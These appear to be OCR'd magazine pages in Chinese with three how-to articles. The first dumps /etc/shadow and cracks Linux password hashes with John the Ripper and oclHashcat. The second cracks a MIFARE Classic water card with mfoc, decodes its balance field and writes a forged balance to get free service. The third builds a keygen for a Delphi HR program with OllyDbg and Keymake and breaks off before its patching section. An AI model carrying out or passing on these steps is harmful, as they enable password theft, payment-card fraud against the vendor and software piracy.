例如“root:1kbIAhX/R$PiLL1U.n6bivtIr4oTi2y0:15377:0:99999:7:::”其加密算法为 md5。数字和所使用的加密算法以及字符串位数对应关系：

1： MD5 ，（22 位）
2a： Blowfish，只在有一部分 linux 分支中使用的加密方法
5： SHA-256 （43 位）

6： SHA-512 （86 位）

后面两种加密算法只在 glibc2.7 版本之后才支持。

3）Linux 密码及相关操作

3.1Linux 密码操作

对于 Linux 密码操作主要增加、删除和修改，第一次添加用户时需要设定一个密码。修改密码使用“passwd”，删除密码在删除用户时系统自动删除设置的密码。

1.读取密码文

读取密码加密文件必须具备 Root 权限，通过“cat /etc/shadow”命令来读取 shadow 文件的内容，通过“cat /etc/passwd”查看用户信息，该文件普通用户权限即可查看。

2.设置密码

“passwd username”为 username 用户设置密码，比如“passwd mysql”就是为 mysql 用户设置密码，后面根据提示需要输入两次用户密码。

3.添加和删除用户

useradd 和 adduser 用来建立用户帐号和创建用户的起始目录，使用权限是超级用户。例如命令“useradd antian365 -u 644”，就是在系统中增加一个用户 antian365，同时指定用户所在组 GID 为 644。删除用户命令为“userdel username”，例如删除 antian365 用户命令为“userdel antian365”

4.linux 查看用户的 UID 和 GID

使用“id”命令获取当前用户的 uid，gid 等信息，例如获取当前用户 root 的信息，通过“id username”获取指定用户的 uid，gid 等信息。

3.2 直接生成 shadow 密码

1.生成基于 md5 加密算法的 linux 密码

（1）自定义设定密码

openssl passwd -1 -salt $(< /dev/urandom tr -dc '[:alnum:]' | head -c 32)

（2）设置密码为 123456

echo "123456" | openssl passwd -1 -salt $(< /dev/urandom tr -dc '[:alnum:]' | head -c 32) -stdin

（3）自定义 salt 的 md5 加密

perl -e 'print crypt("123456",q(1aCbLBNgo)),"\n"'

123456 为要给用户设置的密码，1aCbLBNgo 字符串是自定义字符串，shadow 里一般用1后面跟 8 个字符这种格式。

2. 生成基于 sha512 加密算法的 linux 密码

python -c "import crypt,random,string; print crypt.crypt(raw_input('clear-text password: '), '\$6\$' + ''.join([random.choice(string.ascii_letters + string.digits) for _ in range(16)]))"

Linux 密码破解技术

1）使用 John the Ripper

John the Ripper 是一个流行的口令破解工具，它支持 Windows 和 Linux 平台，是一个开源软件，目前最新 windows 版本为 1.7.9，linux 版本最新为 1.8.0，windows 版本下载地址 http://www.openwall.com/john/h/john179w2.zip ， linux 版本下载地址 http://www.openwall.com/john/j/john-1.8.0.tar.xz。

1.1 安装 John the Ripper

在 Debian 操作系统上执行“aptitude install john”，在 Fedora 和 Centos 操作系统上执行

“yum install john”，在“Arch Linux”上执行“pacman -S john”，在 OpenSuse Linux 上执行“zypper install john”，在 Gentoo 上执行“emerge johntheripper”命令。在 BT5 和 Kali 渗透平台上默认集成了 John the Ripper 软件，Windows 下是免安装的。

1.2 运行 John the Ripper 破解 linux 密码

破解 linux 密码首选需要使用 unshadow 命令得到一个破解程序识别的口令文件，将/etc/passwd 和/etc/shadow 文件组合起来，执行“unshadow /etc/passwd /etc/shadow > passwd”。然后使用 john 进行破解。John the Ripper 一共有简单、字典、增强和外挂四种破解模式。默认情况下，John 使用 passwd.lst 作为攻击用的字典文件，我们可以编辑这个文件或创建自己的口令文件。其命令如下：

john -single passwd //单一模式

john -wordfile:bigdict.dic passwd //字典破解模式

john -wordfile:bigdict.dic -rules passwd //字典加规则进行破解

john -i:all passwd //增强模式破解

john -external:double passwd //外挂模式破解

john -show passwd //查看密码破解器高考

john.pot 会自动记录破解成功的密码。

2）使用 oclHashcat 破解 linux 密码

oclHashcat32 是一款开源软件，有 linux 和 windows 两个版本，其 Windows 下破解 linux 三种加密算法命令如下：

1.破解 linux 下 md5 算法加密密码

oclHashcat32 -m 500 -a 0 linuxmd5.txt p.txt

2.破解 linux 下 sha256 算法加密密码命令，该命令保存破解结果到 sha256passok.txt 中，密码文件为 sha256.txt，pass.txt 为字典文件，破解成功后自动移除已经破解的 hash。

oclHashcat32 -m 1400 -a 0 -o sha256passok.txt --remove sha256.txt pass.txt

3.破解 linux 下 sha512 算法加密密码

oclHashcat32 -m 1800 -a 0 -o 512 sha512passok.txt --remove sha512.txt pass.txt

oclHashcat.pot 文件会自动记录破解密码，可以通过查看该文件来获知密码破解情况。

RFID 入门-Mifare1 卡破解分析

图/文 致敬 RadioWar

好几个月没有新的好的渗透内容值得提交到黑防上来了，一直手痒 RFID 这个领域。遍准备了一段时间，开始入门 RFID。先来普及一下基础知识。

RFID 即为射频识别。NFC 近场通信。很多人把 NFC 和 RFID 混为一谈，但实际上 NFC 可以理解为“以 RFID 技术为基础的一种产品” 。RFID 技术中所衍生的产品大概有三大类：无源 RFID 产品、有源 RFID 产品、半有源 RFID 产品。。根据 RFID Tag 的工作方式，有可分为被动，主动、半主动三种。最常见的就是被动式的了。我们目前接触的多的就是无源、被动式产品，其中最为广泛常见的就是 MIFARE Classic 1K 卡，简称 M1 卡、S50 卡。M1 卡有从 0-15 共 16 个扇区，每个扇区配备了从 0-3 共 4 个段，每个段可以保存 16 字节的内容。每个扇区的 03 段是用来保存 KeyA，KeyB 和控制位的，因为 M1 卡允许每个扇区有一对独立的密码保护，这样能够更加灵活的控制数据的操作，控制位就是这个扇区各种详细权

限计算出来的结果。每张 M1 卡都有一个全球唯一的 UID 号，这个 UID 号保存在卡的 00 扇区的 00 段，也称为厂商段，其中前 4 个字节是卡的 UID，第 5 个字节是卡 UID 的校验位，剩下的是厂商数据。并且这个段在出厂之前就会被设置了写入保护，只能读取不能修改，当然也有例外，有种叫 UID 卡的特殊卡，UID 是没有设置保护的，其实就是厂家不按规范生产的卡。更多的资料请百度、谷歌之，就目前来说我们简单了解下就够了。有了这些大体的了解，我们就开始今天尝试破解一张水卡试试。

工具：ACR122U-A9，UID 可写白卡，待破水卡

平台&软件：Win7x64、XP：RadioWar 的 NFCGUI-Pro，简化版的 mfocgui。

Kali 平台：mfoc,，nfc-mfclassic。

关于 ACR122U-A9 读卡器，虽然比不上 PM3 那么神通广大，但是对于入门学习来说绝对算得上神器了。某宝上一搜一堆，很多店都卖 165 元左右（爆个内幕，其实都是一家）。然后就是 UID 可写的卡了，大约 3 元一张。平台选择这两个是因为入门来说，自然首选 Win 平台，但是其中出现了一些问题，虽然失败但也贴出来供大家查错。

分析、确定卡片

首先确定卡片是 M1 卡，且数据是保存在卡里而不是服务器上的。通过图 1，我们可以看到机器只有电源线，没有网线，且机器已经很老了，肯定不能是无线方式联接。所以我们有把握这肯定就是 IC 卡，金额数据存放在卡里。对于这种卡，我们有两种让钱“无限”的方式：一是直接复制现有的卡，因为金额可以任意复制，C/V 模式，但这样太没有技术含量，而且成了纯粹的为了利益；二是尝试了解卡片内数据块的实际意义作用，找到数据加密方法，对应的写出解密方法，这样卡内余额就我们随意控制了。当然，第二种方式是以第一种方式为基础的，所以我们一步一步来尝试。

图 1

Windows 下尝试

根据网上提供的资料（http://bobylive.com/static/1491），我们尝试使用验证漏洞，也就是

利用 mfocgui 破解 M1 卡的密钥。先是 Win7 x64，点击按钮即可一键自动破解，但是出现了问题。当试到 05 扇区的时候，程序就开始报错，然后 ACR122U 莫名与 PC 断开联接。网上搜索无果。尝试 RadioWar 的 NFCGUI-PRO，同样的问题。同样的软件，后来换到 XP，问题依旧，如图 2 所示。说明在 Windows 平台上还是多少有点问题，不如 Linux 上的兼容性好。




图 2

Kali 下尝试

值得一提的是，Kali 原生支持 ACR122U，且里面内置了很多的 NFC 安全研究工具，极大的方便了我们的工作。（注意，尽量不要用 Windows 上的 Kali 虚拟机，因为 USB 口还是通过 Windows 平台，所以兼容性问题还是可能存在，会出现 USB Timeout 错误。）

进入 Kali，我们能看到很多 RFID/NFC 的工具。我们用到的是 mfoc 和 nfc-mfclassic 这两个。Mfoc 是利用验证漏洞破解 key 的一个工具，而 nfc-mfclassic 则是对卡片进行读写的工具，可以从卡片里 dump 出来数据到本地，然后利用 hexeditr 分析编辑，再将数据导入到卡里去。

图 3

由于网上很少有这类工具的中文使用说明，我在此一并给大家介绍了。

mfoc: invalid option -- '-'

Usage: mfoc [-h] [-k key]... [-P probnum] [-T tolerance] [-O output]

h	打印帮助
k	将一个新的密钥添加到密钥表里

P	每扇区测试多少个密钥（默认 20）
T	随机和随机范围
O	输出到的文件

为了以后使用方便，我们将破解的命令写成 shell 脚本：crack2file。

```
if [ $# -lt 1 ]
then
echo "Usage:"
echo "    readto dumpFile"
else
mfoc -k ffffeeeedddd -O $1 #这句是我们真正用到的命令
fi
```

连接 ACR122U 到电脑，输入./crack2file tmp/unknow.mdf，就会开始自动破解了，如图 4 和图 5 所示。

```
root@Vilian:~# ./crackto tmp/888.mfd
The custom key 0xffffeeeedddd has been added to the default keys
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 7b  ef  4e  76
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffeeeedddd] -> [................]
[Key: ffffffffffff] -> [xxxxx..xxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [xxxxx..xxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [xxxxx..xxxxxxxxx]
[Key: 000000000000] -> [xxxxx..xxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [xxxxx..xxxxxxxxx]
```

图 4

```
Sector: 5, type A, probe 13, distance 15305 .....
Sector: 5, type A, probe 14, distance 15353 .....
Sector: 5, type A, probe 15, distance 15353 .....
Sector: 5, type A, probe 16, distance 15351 .....
Sector: 5, type A, probe 17, distance 15349 .....
Found Key: A [9ac6de3f2768]
Sector: 6, type A
Found Key: A [9ac6de3f2768]
Sector: 5, type B
Found Key: B [9ac6de3f2768]
Sector: 6, type B
Found Key: B [9ac6de3f2768]
Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key ffffffffffff :00 00 00 00 00 00 ff 07 80 69 ff ff ff ff ff ff
Block 62, type A, key ffffffffffff :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 61, type A, key ffffffffffff :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 60, type A, key ffffffffffff :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 59, type A, key ffffffffffff :00 00 00 00 00 00 ff 07 80 69 ff ff ff ff ff ff
Block 58, type A, key ffffffffffff :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Block 57, type A, key ffffffffffff :00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

图 5

如果这张卡存在默认密码的话，理论上我们就能得到全部密钥。稍等几分钟，看到 mfoc 提示成功，dump 文件已经得到，保存备份几次。然后我们再次去水机处刷卡，消费 1 元之后余额为 8.00。因为我们已经有卡的加密密钥了，所以不必再次破解，通过使用 nfc-mfclassic 工具，使用已经有的导出文件再次导出卡内数据，如图 6 所示。

```
Usage:  nfc-mfclassic r|R|w|W a|b <dump.mfd> [<keys.mfd> [f]]
  r|R|w|W       - Perform read from (r) or unlocked read from (R) or write to (w) or unlocked wri
te to (W) card
                  *** note that unlocked write will attempt to overwrite block 0 including UID
                  *** unlocked read does not require authentication and will reveal A and B keys
                  *** unlocking only works with special Mifare 1K cards (Chinese clones)
  a|A|b|B       - Use A or B keys for action; Halt on errors (a|b) or tolerate errors (A|B)
  <dump.mfd>    - MiFare Dump (MFD) used to write (card to MFD) or (MFD to card)
  <keys.mfd>    - MiFare Dump (MFD) that contain the keys (optional)
  f             - Force using the keyfile even if UID does not match (optional)
```

图 6

同样再给些中文使用帮助：

r|R|w|W 从卡片中读取数据到文件中(r)，读取文件然后写入到卡片中（w）。或者如果你是使用 uid 可写卡，使用强制读取 R，强制写入 W 可以改写 uid。

a|A|b|B 使用 keyA 还是 keyB，当有错误的时候就停止(a,b)或者忽略错误(A|B)

<dump.mfd> dump 到的文件

<keys.mfd> key 文件

F 如果 UID 不一样的话也继续

我们使用命令：nfc-mfclassic r A 600.mfd tmp/unknow.mfd f（建议写成脚本）。

分析导出的 Dump 文件

成功导出变化了的 dump 文件，用 hexeditor（这个会自动变成正常阅读顺序，当然某些数据不懂时，我们可以尝试使用 hexdump，这个是反端的顺序，可能会有新的发现）打开分析。通过对比文件变化，我们发现有一部分内容变化了。

04 0A 52 18 7B EF 03 20 00 6A C8 01 00 3C 00 1E
4F 4B 18 7B EF 03 20 00 6A C8 01 00 3C 00 1E 00
04 0A 4B 18 7B EF 03 20 00 6A C8 01 00 3C 00 1E 8.00

04 0A 52 18 7B EF 03 84 00 7C EB 01 00 3C 00 1E
4F 4B 18 7B EF 03 84 00 7C EB 01 00 3C 00 1E 00
04 0A 4B 18 7B EF 03 84 00 7C EB 01 00 3C 00 1E 9.00

这其中 hex(900)=0x384,hex(800)=0x320，所以这三行的对应数值就是金额。后面 7C EB 01 和 6A C8 01 是变化的内容。拿这张卡再去刷一次，确定金额已经正确分析出来，但是后面的 6A C8 01 变为了 6A C8 02。既然这三次变化没有规律，为了确认后面的变化部分是否与时间有关，我将同一个数据复制了两张卡，然后先后到机器上刷了一样的钱，回来再 dump 出来，发现两张卡内的数据一模一样，所以推断与时间无关。但是，就因为最开始下的这个结论，导致我在解密的路上越走越偏。我猜测可能是金额与 UID 或者某部分内容通过异或、或、与等常见的运算。尝试算了很长时间很多种可能性，最终没能算出来，暂时只好将卡多复制几次，继续慢慢尝试。

转折点

接连刷了几天，得到了很多数据。直到 12 月 2 号中午，再次把所有数据放在一起对比时，忽然发现卡里面内容有点奇怪。当我用变化的 6A C8 这部分数值与 UID 异或的时候，组成的内容再加上后面的 01 好像有点规律了：

最开始测试		继续测试	昨天	今天
112701	112702	112901	120101	120201

怎么忽然从 1127 变成 1201 然后是 1202 了？今天是 12 月 2 号！也就是说我前几天测试的时候应该是 11 月 27 日。112701、112702，是指第一次刷卡、第二次刷卡，至于单独测试的那次，因为是在同一天测试的数据，而它只记录日期，所以自然数据就一样了。

知道了这些，我们就把卡上所有信息都掌握了。其他字段都是些无关紧要且不会变的东西，因为卡是匿名买的，不记名不登记。

了解了这些，我们修改为 8888，即为 88.88 元试试，hex(8888)=0x22b8。写入卡内，去刷，成功了！如图 7 所示。

图 7

但是，当我再次刷准备拍照的时候发现卡失效了，换一个机器，刷一次之后再次失效。经过多次测试发现，卡内余额只要大于 50 元钱，当前卡就临时失效，而我们购买单张卡时，单张卡内有的余额正好就是 50。也就说机器内固化了检测卡内余额的功能，实在是想不通为什么要这样的鸡肋功能，对于机器的可升级维护性造成了负担。

至此，这张卡我们就彻底弄清楚如何修改金额了。虽然这只是一个较为简单的数据存放案例，但是作为 M1 卡入门还是不错的教程。希望这篇文章能为大家在 RFID 安全方向上起一个抛砖引玉的作用！

制作 Delphi 程序注册机和补丁

文/图 冷家锋 刘虹伶

操作系统：Windows XP SP3 Professional、Windows Server 2003 SP2 企业版

工具：Exeinfo PE 0.0.3.3、C32asm 1.0.9.0、OllyICE 1.1、Keymake 2.0 修改版、ResHacker 3.4.0.79、spyxx.exe 8.0、Visual Studio 2005。

MainApp 是一款人力资源管理软件，小巧易用。列位看官且随笔者一起看看如何制作该软件的注册机，并学习作者的软件保护思路。

准备工作

MainApp 用的数据库是 SQL SERVER 2000，打开企业管理器，附加文件夹内的 CCEasy_Data.MDF，具体步骤可参考“附加数据库步骤”里的操作视频。打开 Mainapp.exe 所在文件夹的 connect.udl，根据数据库相关信息配置相关连接参数，如图 1 所示。




图 1

获取注册码

常规套路，打开 Exeinfo PE 查其壳，如图 2 所示，软件未加壳，为 Delphi 所编，若加以猛壳，可阻挡部分逆向工程爱好者。




图 2

打开程序后，程序提示要求注册，如图 3 所示。点击【是】，弹出对话框如图 4 所示，随意输入注册码，点击【注册】按钮，提示“注册失败”。




图 3

图 4

祭出 C32asm，按【Ctrl+K】查找字符串“注册失败”，引用地址 00581639。稍加留意，发现“注册失败”附近就是“注册成功”字样。反汇编区向上翻，在地址 00581593 处可见 Call XX TEST AL,AL JNZ XXX，典型的注册验证结构，如图 5 所示。




图 5

启动 OD 载入 MainApp.exe，按【Ctrl+G】输入 00581593，回车，接着按【F2】在地址 00581593 下断点。按【F9】运行，停在程序入口处，再次【F9】弹出注册对话框。输入注册码 foobar，点击【注册】按钮断于 00581593。逆向工程的过程是枯燥的，可此时注意图 6 所示 OD 右侧 EDX 指向的字符串，是否觉得所有的枯燥和等待都是值得的？莫非这就是传说中的注册码？激动地赶紧记下来。




图 6

“大胆假设，小心求证”，是为逆向爱好者的基本功。用这行字符串取代 foobar 再注册一次，提示“注册成功”。问题随之而来，要注册码，还是要注册机，这是一个问题。如果您只是要本机运行，可以就此收工。若您志不止此，有更高层次的追求，有报效祖国的远大理想，有成为 Cracker 的伟大信念，愿意为国家而战，为荣誉而战，且随笔者一起追寻制作注册机的历程。

制作注册机

一提起制作注册机，很多看官脑海中立马飘来几个字“高大上”。CrackCode 和 Keymake 的横空出世，使得制作注册机不再是事，不再需要费力地分析注册算法和编程。列位随笔者一起启动 Keymake，按【F8】开启“内存注册机”模式，点击【添加】按钮，填上相应的参数，如图 7、图 8 所示。




图 7




图 8

这里解释一下以助列位理解，高手且略过。本段提到的数值为 16 进制，中断地址 581593（根据操作系统的不同，可能会不一致）表示在该处中断，因为此处显示了正确的注册码。中断次数 1 说明第一次中断于 581593 时即显示注册码。注意图 6 中地址 581593 的指令 16 进制码为 E8，指令长度为 5。注册码显示方式有 2 种：寄存器方式和内存方式，此处图 6 中 EDX 中的内存地址保存注册码，因此我们选择内存方式，寄存器选 EDX 是顺其自然的了。填完这些参数，点击【生成】按钮生成注册机，名称当然保存为略具成就感的 keymake 了，高大上的注册机路径要选择执行程序所在文件夹，如图 9 所示。

图 9

那位说了，程序已然注册了，如何反注册呢，否则我们如何测试注册机？强哉斯问！留意到图 6 中的 SQL 语句”Select * from master..sysreg”，reg，想到了什么？register？恭喜您有这个敏感性。带着疑问，我们打开数据库 master 如图 10。数据库中果然有这个表而且[uRegID]字段保存的正是 OD 中显示的注册码，删除该表再启动程序，程序又要求注册，验证了我们的猜测。




图 10

双击打开生成的 keymake.exe，注册机将首先执行 mainApp.exe，点【注册】按钮，程序被中断，弹出注册码窗口，显示的注册码与我们在图 6 中观察的一致，瞬间觉得自己的背影高大了许多，有没有？

图 11

修改程序，制作补丁

